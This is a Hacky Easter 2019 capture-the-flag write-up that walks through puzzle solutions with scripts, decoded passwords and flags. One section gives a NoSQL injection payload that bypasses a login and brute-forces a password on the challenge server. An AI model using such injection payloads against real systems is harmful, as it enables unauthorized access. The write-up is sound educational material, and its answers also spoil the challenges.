
Hackyeaster 2019 Write-up

By explo1t

Inhalt

Twisted


As usual, the first one is very easy - just a little twisted, maybe.



Solution

Use Gimp with the distort filter Whirl and Pinch to get the original egg.

EGG



Just Watch


Just watch and read the password.

Then enter it in the *egg-o-matic* below. **Lowercase only**, and **no spaces**!

justWatch.gif


Solution

Some different finger gestures were shown, so to decode the message I used the following finger alphabet:



And got the Password: givemeasign

EGG



Sloppy Encryption

The easterbunny is not advanced at doing math and also really sloppy.

He lost the encryption script while hiding your challenge. Can you decrypt it?

```
K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+Ur
Bhm0=
```

Sloppy.rb

Solution

After reversing part of the function with Cyberchef:

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)To_Charcode('Space',16)Find_/_Replace(%7B'option':'Regex','string':'%20'%7D,'',true,false,true,false)&input=SzdzQVl6R2xZeDBrWnlYSUlQclh4SzIyRGtVNFErclRHZlVrOWk5dkE2MEMvWmNRT1NXTmZKTFR1NFJwSUJ5LzI3eUs1Q0JXK1VyQmhtMD0

I got:
2bbb006331a5631d246725c820fad7c4adb60e453843ead319f524f62f6f03ad02fd971039258d7c92d3bb8469201cbfdbbc8ae42056f94ac1866d

For the rest I wrote a little python script:

```
data = raw_input("?")
data2= int(data,16)
data3 =
data2/555555555555555555555555555555555555555555555555555555555555555555555555555
55555555555555555555555555
data4 = hex(data3)
data5 = data4[2:-1].decode("hex")
print data5
```

Which got me the password: n00b_style_crypto

EGG

Disco 2

This year, we dance outside, yeaahh! See https://hackyeaster.hacking-lab.com/hackyeaster/challenges/disco2/disco2.html


Solution

First I found out with the javascript code, that not only the mouse is used to control, but also the arrow keys. With said keys it was possible to zoom into the sphere and see qr like object made with the squares. With some small adaptions of the html code:

```
tileGeom = new THREE.CubeGeometry(25, 25, 0, 1, 1, 1);
center = new THREE.Vector3(0, 0, 0);

for (var i = 0; i < mirrors.length; i++) {
  var m = mirrors[i];
  mirrorTile = new THREE.Mesh(tileGeom, sphereMaterial2);
// 11, 99 , -20
  if(m[2]<=99.0 && m[2] >= -80.0)
  {
    mirrorTile.position.set(m[0], m[1], m[2]);
    scene.add(mirrorTile);
  }
}
```

And gimp I got the qr.

EGG



Call for Papers

Please read and review my CFP document, for the upcoming IAPLI Symposium.

I didn't write it myself, but used some artificial intelligence.

What do you think about it?

IAPLI_Conference.docx

Solution

Opened the file with word, and when you check the Author it says: SCIpher. A quick google search and I got:

https://pdos.csail.mit.edu/archive/scigen/scipher.html

which got me the URL:

https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png

EGG

Dots

Uncover the dots' secret!

Then enter the password in the *egg-o-matic* below. **Uppercase only**, and **no spaces**!

H	C	E	H	T	O
R	C	H	E	D	I
L	S	L	O	O	L
P	W	A	H	B	I
U	C	A	T	S	K
S	E	W	T	O	E

●		●			
●		●		●	
●	●				

Solution

By taking the letters under the dots and using the last 2 empty fields when putting toghether all the dots in one square, you get the word: HELLO BUCK when you read from top left to bottom right.

So now when we turn the filter 90° and repeat this procedure, we get:

HELLO BUCK THE PASSWORD IS WHITECHOCOLATE

EGG

Shell we Argument

Let's see if you have the right arguments to get the egg.

eggi.sh

Solution

With the command bash -x eggi.sh aaaaa, we can see every executed step in the bash script.


So the goal was to decode t and in the last step I got the alphabet, so when extracting both in a different script and executing them I got:

https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e156242c74af38c.png

EGG

Modern Art

Do you like modern art?



Solution

A quick check with strings got me:

(E7EF085CEBFCE8ED93410ACF169B226A)


(KEY=1857304593749584)

So I used Cyberchef to decrypt the data:

https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true/disabled)AES_Decrypt(%7B'option':'Latin1','string':'1857304593749584'%7D,%7B'option':'Hex','string':''%7D,'CBC','Hex','Raw',%7B'option':'Hex','string':''%7D)&input=RTdFRjA4NUNFQkZDRThFRDkzNDEwQUNGMTY5QjIyNkE

and got: Ju5t_An_1mag3

Egg



rorriM rorriM

Mirror, mirror, on the wall, who's the fairest of them all?


evihcra.piz

Solution

I dropped the file in Cyberchef and added the filters until I got the egg:

https://gchq.github.io/CyberChef/#recipe=Reverse('Character')Unzip('',false)To_Hex('Space')Find_/_Replace(%7B'option':'Regex','string':'47%204e%2050'%7D,'50%204E%2047',false,false,false,false)Render_Image('Hex')Invert_Image()Flip_Image('Horizontal')

Egg



Stackunderflow

Check out this new Q&A site. They must be hiding something but we don't know where to search.

http://whale.hacking-lab.com:3371/

Solution

In the questions was a hint about using NoSQL db from the the_admin. When switching the content type to application/json, it was possible to send json formatted requests. With this I send:

```
{"username":"the_admin", "password": {"$gte":"0"} }
```

at the login. Now I was logged in as the_admin. There popped up a new Question which stated, that the password of the user null is the flag. With the same request it was possible to bruteforce the users password, by incrementing each char until the condition gte is not met any more. So for example:

```
{"username":"null", "password": {"$gte":"N0"} }
```

we still logged in as the null user, but with:

```
{"username":"null", "password": {"$gte":"N1"} }
```

Not anymore. So rinse and repeat and we get the Password:

N0SQL_injections_are_a_thing

Egg

Memeory 2.0

We improved Memeory 1.0 and added an insane serverside component. So, no more CSS-tricks. **Muahahaha**.

Flagbounty for everyone who can solve 10 successive rounds. Time per round is 30 seconds and only 3 missclicks are allowed.

Good game.

http://whale.hacking-lab.com:1111/

Solution

This time the pictures behind each number changed, but you only had to pass the numbers of 2 matching pictures. So starting a new memory, downloading each picture and comparing their size is enough to identify if they are the same and enter them as pair. Rinse and repeat and this 10 time to solve the task. Here is the Script:

```
import requests

lens = {}
proxies = {
  'http': 'http://127.0.0.1:8080',
  'https': 'http://127.0.0.1:8080',
}

burp0_url = "http://whale.hacking-lab.com:1111/"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "DNT": "1", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
data = requests.get(burp0_url, headers=burp0_headers)

cookie = data.headers['Set-Cookie'].split("=")[1].split(";")[0]
burp_cookies = {"sessionId": cookie}

for j in range(0,10):
	for i in range(1,99):
		burp0_url = "http://whale.hacking-lab.com:1111/pic/" + str(i)
		burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0", "Accept": "image/webp,*/*", "Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://whale.hacking-lab.com:1111/", "DNT": "1", "Connection": "close"}
		data = requests.get(burp0_url, headers=burp0_headers, cookies=burp_cookies, proxies=proxies)
		lenPic = data.headers['Content-Length']
		#print lenPic
		if lenPic not in lens:
			lens[lenPic] = i
		else:
			print "Found pair: " + str(i) + "/" + str(lens[lenPic])
			burp1_url = "http://whale.hacking-lab.com:1111/solve"
			burp1_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0", "Accept": "*/*", "Accept-Language": "de-DE,de;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://whale.hacking-lab.com:1111/", "Content-Type": "application/x-www-form-urlencoded", "DNT": "1", "Connection": "close"}
			burp1_data={"first": str(i), "second": str(lens[lenPic])}
			data = requests.post(burp1_url, headers=burp1_headers, cookies=burp_cookies, data=burp1_data, proxies=proxies)
			print data.text
	print "Round: " + str(j+1)
	lens = {}
print cookie
```

Solution Code: 1-m3m3-4-d4y-k33p5-7h3-d0c70r-4w4y

EGG

Decrypt0r

Crack the might **Decryt0r** and make it write a text with a flag.

No Easter egg here. Enter the flag directly on the flag page.

decryptor.zip

Solution

First I opened up, the binary and found some data:

```
30551E33181D54623C015A09161944017F0E5E0148390141000058441A3A57591D0C3B0B5A4E0214
5115655759115966437106120B1D0B2A0E7B595B3B1767430636082771573B7E4F0B06514E3C3762
5230075406092B01464E0D0B101727034311053A024D4E07175D1F301911151B7F0F140D0B15401D
31125F0048360014030B0A55523C185C04043A16140D0D0858172D041F542A264E5D1A171D5C147
3574407013109140F441B5F1C2C03501A1C7F1C511E0119441B3110111F0D2642140F440B591F2F1B
545430103C140D0D0858172D575215067F1A46071211511E330E11160D7F0C46010F1D5E522A0458
1A0F7F08460B150D551C3C0E1115063E024D1D0D0B1E5216111100003A4E57010A0C551C2B575E12
483E004D4E091D43013E1054540B3E00140C015857073A0442110C7F01464E0B0C58172D0058070D
7F055A011316100637125F541C370B1405010110113E1911160D7F1C511801195C173B59167E40371
A401E17421F5D3A191F03013407440B0011515C3005565B1F36055D413C37622D3C1E411C0D2D47
3E6443395E52073863540F3E1A514E071142112A1E45540B3E00140C01585D133B1211121A300314
080B0D425211367F3048380F400B1756103B315757150B2B42140C0B0C585211367F30483E00504E
2A376252381645111B7F0F460B440B5F5F3C165D180D3B4E161B0A1146172D04501848380F400B17
5A10133113111506264E58010311531333575701063C1A5D010A58531331575311483C015A1D100A
45112B1255540E2D01594E0111441A3A05113A29112A14020B1F59117F18435426103C14020B1F59
117F165D1B063A4014270258441A3A57571B1D2D4E7A2F2A3C10153E035407483E1C514E161D401
E3E145410483D1714202B2A10153E035407447F1A5C07175842172C025D001B7F075A4E0516102A1
13863540F3E1A5142440F581B3C1F111709314E560B441B5F1C291243000D3B4E400144195E520738
63540F3E1A514E0601101B310154061C3600534E10105552300245041D2B4E5B1C44175E177F18575
41C370B14070A0845062C57191146384014190D0C58523E57571D0E2B0614202B2A10153E03545D4
6784E3E460C0C44022C4D1E5B0D314043070F1140173B1E505A072D091B190D13595D0738632B0F3
E1A514764
```

Which god “encrypted” with some wild minus operations. Just of my curiosity I used the tool https://wiremask.eu/tools/xor-cracker/ and got some readable text with a key close to x0r_wath_n4nd

Then I guessed the key: x0r_w1th_n4nd and got the text:

Hello,

congrats you found the hidden flag: he19-Ehvs-yuyJ-3dyS-bN8U.

'The XOR operator is extremely common as a component in more complex ciphers. By itself, using a constant repeating key, a simple XOR cipher can trivially be broken using frequency analysis. If the content of any message can be guessed or otherwise known then the key can be revealed.'

(https://en.wikipedia.org/wiki/XOR_cipher)

'An XOR gate circuit can be made from four NAND gates. In fact, both NAND and NOR gates are so-called "universal gates" and any logical function can be constructed from either NAND logic or NOR logic alone. If the four NAND gates are replaced by NOR gates, this results in an XNOR gate, which can be converted to an XOR gate by inverting the output or one of the inputs (e.g. with a fifth NOR gate).'


(https://en.wikipedia.org/wiki/XOR_gate).

EGG

he19-Ehvs-yuyJ-3dyS-bN8U

Symphony in HEX

A lost symphony of the genius has reappeared.



Hint: count quavers, read semibreves

Once you found the solution, enter it in the *egg-o-matic* below. **Uppercase only**, and **no spaces**!

Solution

The hint describes pretty exactly what to do. Count the notes with a Flag (quavers) and read the "full" notes without any flag (semibreves). For example the first tact has 4 quaves, the next one 8 and so on. With this pattern we get: 4841434B5F4D455F414D4144455553

Which is translated from hex: HACK_ME_AMADEUS

EGG

White Box

Do you know the mighty **WhiteBox** encryption tool? Decrypt the following cipher text!

```
9771a6a9aea773a93edc1b9e82b745030b770f8f992d0e45d7404f1d6533f9df348dbccd710
34aff88afd188007df4a5c844969584b5ffd6ed2eb92aa419914e
```

WhiteBox

Solution

This task was a whitebox aes implementation. For recovering the key I used the DFA attack, which can be found here:

https://github.com/SideChannelMarvels/Deadpool

My Script:


```
import deadpool_dfa
import struct
import phoenixAES

def processinput(iblock, blocksize):
   return (struct.pack(">QQ", iblock//(2**64), iblock%(2**64)), ["--stdin"])

def processoutput(output, blocksize):
#    print(output)
#    print(str(output).split(": ")[1][:-3])
   i = int(str(output).split(": ")[1][:-3].encode(), 16)
   print(i)
   return i
```

```
engine=deadpool_dfa.Acquisition(targetbin='./WhiteBox', targetdata='./WhiteBox',
goldendata='./WhiteBox.gold', dfa=phoenixAES, processinput=processinput,
processoutput=processoutput, minleaf=1, maxleaf=4096, minleafnail=1, addresses=(0x3060,
0x2B05F), minfaultspercol=100)#, debug=True)
tracefiles=engine.run()
for tracefile in tracefiles[0]:
   if phoenixAES.crack_file(tracefile):
      break
```

Which got me the last roundkey. Then I used the inverse_aes script also from above repository and got the key: 3mb3nd3d_k3y_A35

Decoding the data in the task got me: Congrats! Enter whiteboxblackhat into the Egg-o-Matic!

EGG



Seen in Steem

An unknown person placed a secret note about Hacky Easter 2019 in the **Steem** blockchain. It happend during Easter 2018.


Go find the note, and enter it in the *egg-o-matic* below. **Lowercase only**, and **no spaces**!

Solution

I googled a bit and found the site https://steemyy.com/transfer-viewer/ as the challenge author was darkstar I googled for the name and steem and found @darkstar-42. With above site and tha word Hacky in the memo I got:

> Hacky Easter 2019 takes place between April and May 2019. Take a note: nomoneynobunny

EGG



Every-Thing

After the brilliant idea from http://geek-and-poke.com/geekandpoke/2013/7/22/future-proof-your-data-model.

The data model is stable and you can really store **Every-Thing**.

EveryThing.zip

Solution

After extracting the file, I got a mysql dump. I imported the dump in my local database and found out, that this filesystem worked mostly with references, by using parent and son architecture. For example same PNG chunks were used in different pictures, by reference. I wrote a litte script to extract all pictures:

```
import mysql.connector
import base64

mydb = mysql.connector.connect(
  host="localhost",
  user="python",
  password="************** ",
  database="he19thing"
)

mycursor = mydb.cursor()

mycursor.execute("select md5(id) from Thing where type like \"png\" ORDER BY `pid` DESC;")

myresult = mycursor.fetchall()

picIDs = []
for x in myresult:
  picIDs.append(str(x[0]))
```


```
for num,i in enumerate(picIDs):
  mycursor.execute("select md5(id),md5(pid),type,value from Thing where md5(pid)=\"%s\"
ORDER BY `ord` ASC;" % i)
  myresult = mycursor.fetchall()
  picture = ""
  for j in myresult:
    if j[2] == "png.idat" and j[3].isdigit():
      mycursor.execute("select value from Thing where md5(pid)=\"%s\" ORDER BY `ord` ASC;" %
j[0])
      myresult2 = mycursor.fetchall()
      for k in myresult2:
        picture += base64.b64decode(k[0])
    else:
      picture += base64.b64decode(j[3])
  outi = open("pics/image%s.png"%num,"wb")
  outi.write(picture)
  outi.close()
```

And got the egg.

EGG

New Egg Design

Thumper is looking for a new design for his eggs. He tried several **filters** with his graphics program, but unfortunately the QR codes got unreadable. Can you help him?!



No Easter egg here. Enter the flag directly on the flag page.

Solution

This took me some time to understand, especially to take the Hint (Seems challenge 17 is too hard... Here's a hint: filter) literally. First i thought the flag was in the teaser image, as the egg showed a highpass filter. However, after some time I googled “png filter” and got:

https://www.w3.org/TR/PNG-Filters.html

So I used the purepng png decoder: https://github.com/Scondo/purepng/blob/master/png/png.py

And added the line “print filter_type” in the undo_filter function.

At the end of the script I called:

```
r = Reader(filename="eggdesign.png")
a = r.read()
l = list(a[2])
```

And got a lot of 1 and 0s. Decoding them with cyberchef from binary I got:

Congratulation, here is your flag: he19-TKii-2aVa-cKJo-9QCj.

EGG

he19-TKii-2aVa-cKJo-9QCj

Egg Storage

Last year someone stole some eggs from Thumper.

This year he decided to use cutting edge technology to protect his eggs.

https://hackyeaster.hacking-lab.com/hackyeaster/challenges/eggstorage/index.html

Solution

After searching around on the site I found the wasm code, which checks the input. So I downloaded it and converted it to c with the wabt toolkit: https://github.com/WebAssembly/wabt

Next I wrote a local testing program, to call the decryption function with my input:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/* Uncomment this to define fac_init and fac_Z_facZ_ii instead. */
// #define WASM_RT_MODULE_PREFIX decr_

#include "decrypt.h"

void success() {
  return;
}

int main(int argc, char** argv) {
  if (argc < 2) {
    printf("Not enough args!");
    return 1;
  }
  char* input = argv[1];

  if (strlen(input) != 24) {
    printf("Inputlen has to be 24!\n");
    return 1;
  }

  u32 i0 = (u32) input[0];
  u32 i1 = (u32) input[1];
  u32 i2 = (u32) input[2];
  u32 i3 = (u32) input[3];
  u32 i4 = (u32) input[4];
  u32 i5 = (u32) input[5];
  u32 i6 = (u32) input[6];
  u32 i7 = (u32) input[7];
  u32 i8 = (u32) input[8];
  u32 i9 = (u32) input[9];
  u32 i10 = (u32) input[10];
  u32 i11 = (u32) input[11];
  u32 i12 = (u32) input[12];
  u32 i13 = (u32) input[13];
  u32 i14 = (u32) input[14];
  u32 i15 = (u32) input[15];
  u32 i16 = (u32) input[16];
  u32 i17 = (u32) input[17];
  u32 i18 = (u32) input[18];
  u32 i19 = (u32) input[19];
  u32 i20 = (u32) input[20];
  u32 i21 = (u32) input[21];
  u32 i22 = (u32) input[22];
  u32 i23 = (u32) input[23];

  init();
  printf("INPUT: %c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c\n",
i0,i1,i2,i3,i4,i5,i6,i7,i8,i9,i10,i11,i12,i13,i14,i15,i16,i17,i18,i19,i20,i21,i22,i23);
  u32 res =
Z_validatePasswordZ_iiiiiiiiiiiiiiiiiiiiiiii(i0,i1,i2,i3,i4,i5,i6,i7,i8,i9,i10,i11,i12,i13,i14,i15,i16,i17,i18,i19,i20
,i21,i22,i23);

  printf("Flag: \n%s\n", Z_0);
  if (res) {
    printf("Valid Input!: %d\n", res);
    success();
  } else {
    printf("Invalid Input! %d\n", res);
  }
  return 0;
}
```

After successful compilation, I wrote a angr script to solve this problem:


```
import angr
import claripy

p = angr.Project('./decrypt', load_options={'auto_load_libs': False})

arg = claripy.BVS('arg', 24*8)

initial_state = p.factory.entry_state(args=['./main', arg])


initial_state.add_constraints(arg.get_byte(0) == ord('T'))
initial_state.add_constraints(arg.get_byte(1) == ord('h'))
initial_state.add_constraints(arg.get_byte(2) == ord('3'))
initial_state.add_constraints(arg.get_byte(3) == ord('P'))
for c in arg.chop(8):
	initial_state.solver.add(claripy.Or(claripy.And(c >= chr(0x30), c <= chr(0x39)), claripy.And(c >= chr(0x41), c <= chr(0x5a)), claripy.And(c >= chr(0x61), c <= chr(0x7a))))

initial_path = p.factory.path(initial_state)
URLptrptr_addr = p.loader.find_symbol("Z_0").rebased_addr
pg = p.factory.path_group(initial_path)
e = pg.explore(find=0x40231d, avoid=0x40233f)

if len(e.found) > 0:
   s = e.found[0].state
   URLptr_addr = s.mem[URLptrptr_addr].qword.resolved
   URL_addr = s.mem[URLptr_addr].qword.resolved
   URL_array = s.mem[URL_addr].byte.array(24).resolved
   URL = claripy.Concat(*URL_array)
   cns = []
   for k in URL_array:
      cns.append(claripy.Or(claripy.And(k >= 0x30, k <= 0x39), claripy.And(k >= 0x61, k <= 0x66)))
   while True:
      flag = s.se.eval(arg, cast_to=str, extra_constraints=cns)
      print "argv[1] = %r" % flag
      cns += [arg != flag]
print "input = %r" % s.posix.dumps(0)
```

When the script finished I got my working password: Th3P4r4d0X0fcH01c3154L13

EGG

CoUmpact DiAsc

Today the new eggs for HackyEaster 2019 were delivered, but unfortunately the password was partly destroyed by a water damage.



Coumpactdiasc

Solution

After some searching around I found out, that it is very probably a basic AES encryption (I extracted the data, that will be encrypted when running the code, and AES encrypted it by my self. Then I ran the program and compared the output, which was the same). So i just reused an old c-bruteforcer from last year and exchanged the tiny encryption algo with AES_ECB (https://github.com/kokke/tiny-AES-c) and let it run in the background while I tried to implement sth faster with CUDA, because 10 bytes are missing, which would be normally way too much. But, as only capital letters were in the alphabet, this gets around 6 bytes brute force size, which is the absolute maximum to be bf in a reasonable time. The given letters were “THCUDA” so I guessed to additional letters to get “WITHCUDA” and let the program run:

```
/*

This is an implementation of the AES128 algorithm, specifically ECB and CBC mode.

The implementation is verified against the test vectors in:
  National Institute of Standards and Technology Special Publication 800-38A 2001 ED

ECB-AES128
----------
```

```
  plain-text:
    6bc1bee22e409f96e93d7e117393172a
    ae2d8a571e03ac9c9eb76fac45af8e51
    30c81c46a35ce411e5fbc1191a0a52ef
    f69f2445df4f9b17ad2b417be66c3710

  key:
    2b7e151628aed2a6abf7158809cf4f3c

  resulting cipher
    3ad77bb40d7a3660a89ecaf32466ef97
    f5d3d58503b9699de785895a96fdbaaf
    43b1cd7f598ece23881b00e3ed030688
    7b0c785e27e8ad3f8223207104725dd4


NOTE:   String length must be evenly divisible by 16byte (str_len % 16 == 0)
        You should pad the end of the string with zeros if this is not the case.

*/


/*****************************************************************************/
/* Includes:                                                                 */
/*****************************************************************************/
#include <stdint.h>
#include <string.h> // CBC mode, for memset
#include "aes.h"

/*****************************************************************************/
/* Defines:                                                                  */
/*****************************************************************************/
// The number of columns comprising a state in AES. This is a constant in AES. Value=4
#define Nb 4
#define BLOCKLEN 16 //Block length in bytes AES is 128b block only

#ifdef AES256
    #define Nk 8
    #define KEYLEN 32
    #define Nr 14
    #define keyExpSize 240
#elif defined(AES192)
    #define Nk 6
    #define KEYLEN 24
    #define Nr 12
    #define keyExpSize 208
#else
    #define Nk 4        // The number of 32 bit words in a key.
```

```
   #define KEYLEN 16   // Key length in bytes
   #define Nr 10       // The number of rounds in AES Cipher.
   #define keyExpSize 176
#endif

// jcallan@github points out that declaring Multiply as a function
// reduces code size considerably with the Keil ARM compiler.
// See this link for more information: https://github.com/kokke/tiny-AES128-C/pull/3
#ifndef MULTIPLY_AS_A_FUNCTION
  #define MULTIPLY_AS_A_FUNCTION 0
#endif


/*****************************************************************************/
/* Private variables:                                                        */
/*****************************************************************************/
// state - array holding the intermediate results during decryption.
typedef uint8_t state_t[4][4];
static state_t* state;

// The array that stores the round keys.
static uint8_t RoundKey[keyExpSize];

// The Key input to the AES Program
static const uint8_t* Key;

#if defined(CBC) && CBC
  // Initial Vector used only for CBC mode
  static uint8_t* Iv;
#endif

// The lookup-tables are marked const so they can be placed in read-only storage instead of RAM
// The numbers below can be computed dynamically trading ROM for RAM -
// This can be useful in (embedded) bootloader applications, where ROM is often limited.
static const uint8_t sbox[256] =   {
  //0     1    2      3     4    5     6     7      8    9     A      B    C     D     E     F
  0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
  0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
  0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
  0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
  0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
  0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
  0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
  0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
  0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
  0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
  0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
  0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
